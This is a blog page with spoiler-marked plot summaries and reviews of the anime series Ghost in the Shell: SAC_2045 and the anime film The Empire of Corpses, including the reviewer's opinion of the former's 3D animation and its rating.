


Ghost in the Shell: SAC_2045





Ghost-in-the-Shell_SAC-2045_Main-PosterWhen sustainable war spawns a “post-human” threat, Major Kusanagi and her Section 9 team are called back into action.

In the year 2045, after an economic disaster known as the Synchronized Global Default, rapid developments in AI propelled the world to enter a state of “Sustainable War”. However, the public is not aware of the threat that AI has towards the human race.

Full-body cyborg Major Motoko Kusanagi and her second-in-command Batou are former members of Public Security Section 9, who are now hired mercenaries traveling hot devastated American west coast. This land is full of opportunity for the major and her team, they utilize their enhanced cyberbrains and combat skills from their time working in Section 9. However, things get complicated with the emergence of “post humans,” who have extreme intelligence and physical powers. The members of Section 9 comeback together again in order to face this new threat.

[Text from the official website]

>> Please, read the warning for possible spoilers <<

Anime Story

At the end of the Stand Alone Complex TV series, Section 9 is disbanded. In this series, the team has become a mercenary unit named GHOST that operated outside Japan (mostly in the United States) for the last six years. The only former member that didn’t joined GHOST was Togusa. He hesitated because of his family and later regretted the decision. He eventually divorced and found a job at a private security company. The Prime Minister asks Aramaki to reform Section 9 and Togusa is put in charge of locating his former colleagues.


After a failed mission where they were defending a one-percenter against the attack of a group of outlaws, the GHOST team is kidnapped by the NSA who want to use them in a mission to capture Patrick Huge, the rich owner of a tech company. The target reveals itself as a formidable opponent that can anticipate their move and even hack their cyberbrains. As the Major is about to be taken over, Saito terminate Huge. Smith is furious because he wanted him taken alive in order to study him. He explains that Huge was what the NSA calls a “Post-Human.” So far, humans have improved themselves with cyberbrains and cyber-implants. However, the post-humans are the opposite: A.I. which somehow have succeeded in taking over the brain of humans and therefore represent an unprecedented threat to humanity. Unfortunately, Smith consider the GHOST team as a liability and want to eliminate them. He is stopped by Aramaki who arrives in extremis with new orders from the American President. The new Section 9 mission will be to hunt post-humans.

It’s episode 8 and the real story finally begins. The team is back in Japan after six years (Batou came back a few days earlier but got entangled in a bank robbery). There are three post-humans that have been identified in Japan. One is an ex-boxer who seems to have a grudge against corrupt politicians. He kills the Prime Minister’s father-in-law and then goes after Teito himself but stops short of killing him (maybe he felt that he was a good man?). The next post-humans to be identified is a teenager that wrote a program creating mob justice. As they are investigating his story, Togusa get infected by some of his code and disappears! Will he becomes a post-human too? To be continued… in the second season (another twelve episodes, directed this time by Shinji Aramaki, but no release date has been announced yet).

>> End of Warning <<

I’ve mentioned this series recently and was eager to have a look — although I was sure that I would totally dislike its 3D animation. Yes, a few aspects of the CGI are quite awkward — the movements of the characters seem sometimes odd despite that fact that it’s motion capture animation and some character’s hair, mostly Aramaki’s and Tokusa’s — but the 3D quickly grow on you and you eventually even forget that it’s there as you focus on the action and the story. The character designs (by a Russian artist) are faithful and pleasant (the Major sure looks like a doll!) and the storytelling is excellent: well paced and captivating. My favourite part is that, as usual with Ghost in the Shell, the cyberpunk background world (socio-political setting, technology, etc.) is quite superb. 

Interestingly, the story seems inspired by the work of transhumanist Ray Kurzweils, who predicted that the A.I. singularity would occur in 2045. One element of the story that differ from the previous series, which are generally nippo-centric, is that the first half is set in the United States (which has experience some sort of civil war again). Also, when I watched the series on Netflix, no dubbed version was available yet because the coronavirus lock-down has delayed production (I am more of a subtitles guy anyway). 


So far, this new Stand Alone Complex series seems not much appreciated by the critics, considering the very average ratings that it is receiving (6.0 on IMDb, 47% on Rotten Tomatoes, and C+ on ANN). Anime fans are probably irked by the 3D animation. Too bad for them. It is an excellent anime, well worth watching. It is entertaining, an appropriate continuation of the franchise and, despite my initial misgivings, quite beautiful. A must see for any anime, cyberpunk or Ghost in the Shell fans. stars-4-0

[ Traduire ]

Continue reading

The empire of corpses (anime)



EmpireOfCOrpses-dvd-covFrom the studio that produced Attack on Titan comes a captivating historical action thriller based on an award-winning novel by Project Itoh. In an alternate version of 19th century London, the world has been revolutionized by “corpse reanimation technology” creating armies of undead who serve the living as laborers across the globe.

In an attempt to revive his dearly departed friend, young medical student John Watson becomes obsessed with replicating the work of Dr. Victor Frankenstein—the legendary corpse engineer whose research produced the only re-animated corpse to possess a soul. But when his illegal experiments put him at odds with the British government, Watson is drafted into a worldwide race to find the lost research notes of Victor Frankenstein before the secrets of the human soul fall into the wrong hands.”  [Text from Funimation website]

This anime movie is based on a novel by Itō Satoshi (left unfinished after his death it was completed by his friend Enjō Tō) published in August 2012 by Kawade Shobo Shinsha. It was also adapted into a manga by Tomoyuki Hino (I have recently commented on it).

>> Please, read the warning for possible spoilers <<

EmpireOfCOrpses-illo1In 1878, young Doctor Watson illegally resurrects his dear friend Friday. When caught he is sent by M, the head of the British secret service, on a mission to Afghanistan via India. With the help of Frederick Burnaby and Nikolai Krasotkin, he must recover the Notes of Victor Frankenstein which have been found by Alexei  Karamazov. Until now, corpse technology can reanimate people only as soulless zombie apt to perform only basic menial tasks. However Frankenstein was able to produce a corpse with a soul, free-will and speech — known as “The One”. His Notes would allow to tremendously improve corpse technology and are coveted by all the great powers of the world.


EmpireOfCOrpses-illo3He finds Karamazov and discovers with horror that his new technique to improve corpses rely on live subjects ! He also learns that Karamazov is no longer in possession of Victor’s Notes as he left them in Japan. One year later, Watson, Friday and Burnaby are in Tokyo and, with the help of Seigo Yamazawa, break into Osato Chemicals (Friday hacks into the security system!). Unfortunately, they are too late, “The One” is already there and, after a fierce battle, escapes with his creator’s Notes. The team is again saved by Ulysses Grant and Hadaly who bring them to the United States on the steamship USS Richmond.

However, “The One” arrives in San Francisco first and takes over the Paul Bunyan, a super-computer working on steam and electricity. Using ultra-sound, he sends a wireless command to all corpses, turning them into berserks who attack people (typical zombies like in The Walking Dead). This also affects Friday, who needs to be sedated. “The One” is finally captured by M who transports him to the Tower of London. So far, the storytelling has been quite excellent. Unfortunately, from that point, the story gets muddled and confusing…

EmpireOfCOrpses-illo4Hadaly has her own agenda. Like Watson, who wants to give a soul to Friday, she is seeking a soul for herself — as she is revealed to be a mechanical automaton created by Thomas Edison. With her help, the team leave for London aboard the submarine Nautilus. They crashes the Tower Traitor’s Gate to discover that M has nefarious intents. After analyzing the Notes, he uses the Babbage analytical engine and Victor’s brain to send another wireless code that transform Britain’s corpses into berserks but also takes control of the humans! His motivation for doing that are not very clear: he wants to bring peace to the world (?!)…

However, “The One” escapes and kills M. As he plays music on a giant organ, he takes control of the Babbage engine. He is motivated by hatred and revenge against humanity, but also wants to give a soul to Hadaly, who he calls Lilith, to make her into the bride that Frankenstein refused him. He also wants to take over Friday’s body to form the perfect couple. Of course, after a long battle, Watson succeeds to stop him, causing the destruction of the Babbage engine and of the Tower, and restoring to the people their souls and wills. In the end, with the help of Friday, Watson experiments on himself. Then, after very long ending credits, we finds Watson four years later with a new adventure partner named Holmes and Hadaly now goes by the name of Irene Adler!

>> End of warning <<

